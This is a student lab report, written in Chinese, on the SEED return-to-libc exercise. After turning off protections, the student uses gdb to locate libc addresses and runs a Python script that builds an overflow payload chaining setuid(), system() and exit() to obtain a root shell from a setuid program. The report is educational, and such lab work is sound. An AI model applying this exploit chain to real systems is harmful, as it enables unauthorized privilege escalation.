

实验五 Return-to-libc 攻击实验

实验准备：

- 1, 本实验的缓冲区大小 BUF_SIZE=150;
- 2, 输入矩形框中的指令, 关闭 ASLR, 即栈地址布局随机化:

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ sudo sysctl -w kernel.randomize_va_space=0  
kernel.randomize_va_space = 0
```

- 3, 编译漏洞程序时关闭 stackGuard 机制和栈不可执行机制。
- 4, 使用一个没有保护机制的 shell, 即 zsh。执行下面的命令切换到该 shell:

```
return-to-libc$ sudo ln -sf /bin/zsh /bin/sh
```

Task1: 找出加载至内存中的库函数 system() 的内存地址

- (1) 首先编写 2.2 中的漏洞函数 retlib.c, 编译时关闭 stackGuard 机制, 打开栈不可执行机制。随后将其修改为特权程序。如下所示:

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ ls  
retlib.c  
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ gcc -DBUF_SIZE=150 -fno-stack-protector -z noexecstack -o retlib retlib.c  
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ sudo chown root retlib  
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ sudo chmod 4755 retlib  
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ ls  
retlib retlib.c
```

- (2) 使用 touch 命令创建空文件 badfile, 为下一步调试 retlib 做准备。如下所示:

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ touch badfile  
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ ls  
badfile retlib retlib.c
```

- (3) 使用 gdb 调试特权程序 retlib, 打印 system 函数和 exit 函数的地址 (后面可以令我们的攻击程序的返回地址指向 exit 函数内存单元, 让程序攻击结束后可以正常退出)。如下所示:

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Desktop/computerSecurity/Lab5 return-to-libc/retlib
Returned Properly
[Inferior 1 (process 7120) exited with code 01]
Warning: not running or target is remote
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ print exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
```

Task2: 将字符串 “/bin/sh” 放入内存

让库函数 `system()` 启动一个 shell，需将字符串 “/bin/sh” 作为参数传递给它。至少有 2 种方式可以实现这个传递操作：1，将字符串直接写入 badfile，覆盖栈并成为栈的参数部分；2，将字符串 “/bin/sh” 作为环境变量由父进程传递给子进程。这里我们使用方法 2。

(1) 创建并使用 `export` 命令导出环境变量 `MYSHELL`。子进程将会获得该变量。如下图所示：

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ export MYHELL=/bin/sh
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ env | grep MYHELL
MYHELL=/bin/sh
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ _ 输出查看MYHELL
```

(2) 编写程序 `envaddr.c`，用于查找并输出环境变量 `MYSHELL` 的栈地址。源码如下：

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ cat envaddr.c
#include <stdio.h>
#include <stdlib.h>

int main(){
    // init a pointer with value of variable 'MYHELL'
    char* shell = (char*)getenv("MYHELL");

    // if variable 'MYHELL' exists,the print its info
    if(shell){
        printf("        value:  %s\n", shell);
        printf("        address: %x\n", (unsigned int)shell);
    }

    return 1;
}
```

编译该程序，运行后程序输出环境变量 `MYSHELL` 的内存地址，如下所示：

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ ./priEnv
value:  /bin/sh
address: bffffelc
```

Task3: 发起缓冲区溢出攻击

在攻击前，我们还需要构造 badfile 文件以覆盖程序的栈。

(1) 编写用以生成覆盖数据的文件：badfile.py。(关于 x, y, z 三值的确定，请参见报告尾部附录部分) 如下所示：

```
1  #!/usr/bin/python3
2  import sys
3
4  # Fill content with non-zero values
5  content = bytearray(0xaa for i in range(300))
6
7
8  x = 158 + 12          # x = y + 8
9  sh_addr = 0xbffffelc # The address of "/bin/sh"
10 content[x:x+4] = (sh_addr).to_bytes(4, byteorder='little')
11
12
13 y = 158 + 4          # y = ($ebp - &buffer) + 4
14 system_addr = 0xb7e42da0 # The address of system()
15 content[y:y+4] = (system_addr).to_bytes(4, byteorder='little')
16
17
18 z = 158 + 8          # z = y + 4
19 exit_addr = 0xb7e369d0 # The address of exit()
20 content[z:z+4] = (exit_addr).to_bytes(4, byteorder='little')
21
22 # Save content to a file
23 with open("badfile", "wb") as f:
24     f.write(content)
25
```

(2) 运行 badfile.py，生成覆盖文件 badfile。随后执行特权程序 retlib。观察打印结果可知，成功实现缓冲区溢出攻击并获取 root 权限的 shell。如下图所示：

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ ls
badfile.py  envaddr.c  priEnv  retlib  retlib.c  retlib_dbg
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ chmod u+x badfile.py
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ badfile.py
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(
3(lpadmin),128(sambashare)
#
```


(3) 删除 badfile 中的 exit 函数部分，重新执行前 2 步。首先注释掉 exit 部分，如下图所示：

```
13 y = 158 + 4 # y = ($ebp - &buffer) + 4
14 system_addr = 0xb7e42da0 # The address of system()
15 content[y:y+4] = (system_addr).to_bytes(4, byteorder='little')
16
17 '''
18 z = 158 + 8 # z = y + 4
19 exit_addr = 0xb7e369d0 # The address of exit()
20 content[z:z+4] = (exit_addr).to_bytes(4, byteorder='little')
21 '''
22
23 # Save content to a file
24 with open("badfile", "wb") as f:
```

重复 (1)，(2) 步骤结果：攻击成功。一般情况下，不填写 exit() 函数可能导致 system 函数返回时访问到非法地址导致程序崩溃。若访问的是合法地址，则不会崩溃。所以 exit() 并非必须。

(4) 重命名文件 retlib，使得其名称长度改变。这里修改为 new_retlib。重复实验 (1)，(2)。

注意：将 (3) 中 badfile 文件注释的部分复原后再执行本操作。

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ mv retlib new_retlib
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ ls
badfile.py  envaddr.c  new_retlib  peda-session-retlib_dbg.txt  priEnv  retlib.c  retlib_dbg
```

重复步骤 (1)，(2) 结果：攻击失败，无提示。原因如下：环境变量 MY_SHELL 压栈之前，将先压栈程序名称 new_retlib。若程序名称的长度改变，那么变量在栈中的位置也会发生变化，即 MY_SHELL 在内存中的地址发生改变。因此仍旧按照 MY_SHELL 的旧地址访问将无法获取字符串 “/bin/sh”，攻击将会失败。

Task4: 打开 ASLR 机制重复实验

本实验的目的是为了验证 ASLR（栈地址布局随机化机制）能否有效的防御 return-to-libc 攻击。**ASLR：栈的起始地址将会随机化，栈中程序的栈帧相对地址不变。**

(1) 输入以下指令，打开 ASLR 机制：

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

(2) 重复 Task3 中 (1)，(2) 两步。实验结果如下所示：攻击失败，提示段错误。

```
badfile badfile.py envaddr.c peda-session-retlib_dbg.txt priEnv retlib retlib.c retlib_dbg
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ ./retlib
Segmentation fault
```

(3) 当打开 ASLR 后, badfile.py 中的 6 个变量, 哪些将不再正确?

考虑到 ASLR 的具体功能: 仅修改栈的起始地址。则 6 个变量中, x, y, z 因为是栈中的相对地址, 所以仍正确, 不需要修改。而 system()、exit()、shell 变量的地址是实际地址, 因而不再有效。下面使用 gdb 进行调试, 来验证猜想是否正确 (打开 ASLR 后运行程序, 检查变量地址是否改变即可)。

Step0: 编译一份用于 gdb 调试的程序 retlib_gdb (同附录中 retlib_gdb)。如下:

```
return-to-libc$ gcc -fno-stack-protector -z noexecstack -g -o retlib_dbg retlib.c
```

Step1: 使用 gdb 调试特权程序 retlib 前, 检查 gdb 可知其默认关闭 ASLR。如下所示:

```
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
```

Step2: 使用下面命令打开 gdb 中的 ASLR, 并调试程序 retlib。如下:

```
gdb-peda$ set disable-randomization off
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is off.
```

Step3: 多次调试, 每次都打印 \$ebp 和 &buffer 的地址与二者差值, 如下图。可知: 打开 ASLR 后, 栈的起始地址将会随机化, 因此 ebp 和 buffer 的地址每次都不同。但是栈内布局不变, 因此 ebp 和 buffer 的相对距离不改变, 始终为 158。所以猜想正确。

```
gdb-peda$ print $ebp
$1 = (void *) 0xbfff3958
gdb-peda$ print &buffer
$2 = (char (*)[150]) 0xbfff38ba
gdb-peda$ p 0xbfff3958-0xbfff38ba
$3 = 0x9e
gdb-peda$ p/d 0xbfff3958-0xbfff38ba
$4 = 158
```

```
gdb-peda$ print $ebp
$1 = (void *) 0xbfe29648
gdb-peda$ print &buffer
$2 = (char (*)[150]) 0xbfe295aa
gdb-peda$ p/d 0xbfe29648-0xbfe295aa
$3 = 158
```

Task5: 攻击 shell 的防御措施（关闭 ASLR）


在前面的 4 个 Task 中，我们使用的都是没有防御措施的 shell-zsh。对于其他 shell 而言，则自带防御措施：检测到自身由特权程序调用，将放弃 root 特权。本 Task 尝试在有防御措施的 shell 中进行 return-to-libc 攻击，试图拿到带有 root 权限的 shell。

(1) 选择带有防御措施的 shell。执行以下命令：

```
sudo ln -sf /bin/dash /bin/sh
```

(2) 攻击思路：运行 retlib 特权程序，调用 `setuid(0)` 函数将 retlib 修改为 root 程序（该操作会取消 retlib 的特权，但无大碍）；随后调用 `system()` 函数打开 shell 即可。虽然 retlib 不是特权程序，但已具有 root 权限，因此打开的 shell 也是 root shell。

设计 badfile 结构如下：



(3) 使用 gdb 调试特权程序 retlib，获取 `setuid()` 的地址。如下所示：

```
gdb-peda$ p setuid
$1 = {<text variable, no debug info>} 0xb7eb9170 <__setuid>
```

(4) 我们将 `setuid` 的参数 0，直接写入栈。修改 `badfile.py` 如下所示：

```
# ----system() and its augment-----
x = 158 + 16
sh_addr = 0xbffffelc # The address of "/bin/sh"
content[x:x+4] = (sh_addr).to_bytes(4, byteorder='little')

y = 158 + 8
system_addr = 0xb7e42da0 # y = ($ebp - &buffer) + 4
                        # The address of system()
content[y:y+4] = (system_addr).to_bytes(4, byteorder='little')

# ----setuid() and its augment-----
z = 158 + 4
setuid_addr = 0xb7eb9170 # The address of setuid()
content[z:z+4] = (setuid_addr).to_bytes(4, byteorder='little')


t = 158 + 12
setAug_value = 0x00000000 # augment value is 0
content[t:t+4] = (setAug_value).to_bytes(4, byteorder='little')
```

(5) 运行 `badfile.py`，生成覆盖文件 `badfile`。执行特权程序 `retlib`，显示攻击成功，成功拿到具有 `root` 权限的 `shell`。同时由于程序没有 `exit` 函数，退出时发生了崩溃（提示段错误）。如下图所示：

```
[05/04/21]seed@VM:~/.../Lab5 return-to-libc$ ./retlib
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(l
ambashare)
# exit
Segmentation fault
```


附录：覆盖数据 badfile 的结构，以及 x, y, z 三值的确定

(默认已掌握书本 p99-102 页序言、后记知识点)



1, 参考上图可知，在构造 badfile 覆盖文件时，我们只需要关注图 c 中的 1,2,3 部分。这 3 个单元的填充数据如下：

- (1) 栈空间 3：填充 system() 地址；
- (2) 栈空间 2：填充 exit() 地址；
- (3) 栈空间 3：填充 system 函数的参数，字符串 “/bin/sh” 的地址。

因此，为了能够成功在这 3 个空间中填写对应的内容，我们需要计算图 a 中，buffer 位置到 ebp 指针的距离。这里使用 gdb 进行调试确定，如下所示：

- (1) 将 retlib.c 编译成 gdb 版本：

```
.../Lab5 return-to-libc$ ls
envaddr.c priEnv retlib retlib.c
.../Lab5 return-to-libc$ gcc -fno-stack-protector -z noexecstack -g -o retlib_dbg retlib.c
.../Lab5 return-to-libc$ _
```

- (2) 启动 gdb 进行调试，计算距离值：

```
[05/03/21]seed@VM:~/.../Lab5 return-to-libc$ gdb -q retlib_dbg
Reading symbols from retlib_dbg...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f4: file retlib.c, line 12.
gdb-peda$ run
```

```
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:12
12      fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffe9f8
gdb-peda$ p &buffer
$2 = (char (*)[150]) 0xbfffe95a
gdb-peda$ p/d 0xbfffe9f8-0xbfffe95a
$3 = 158
```


2, 从步骤 1 的最后一步, 我们得到了 `$ebp` 到 `&buffer` 的距离为 158。从而可以知道 `x`, `y`, `z` 三数的值。构造覆盖文件 `badfile` 的格式应当如下:

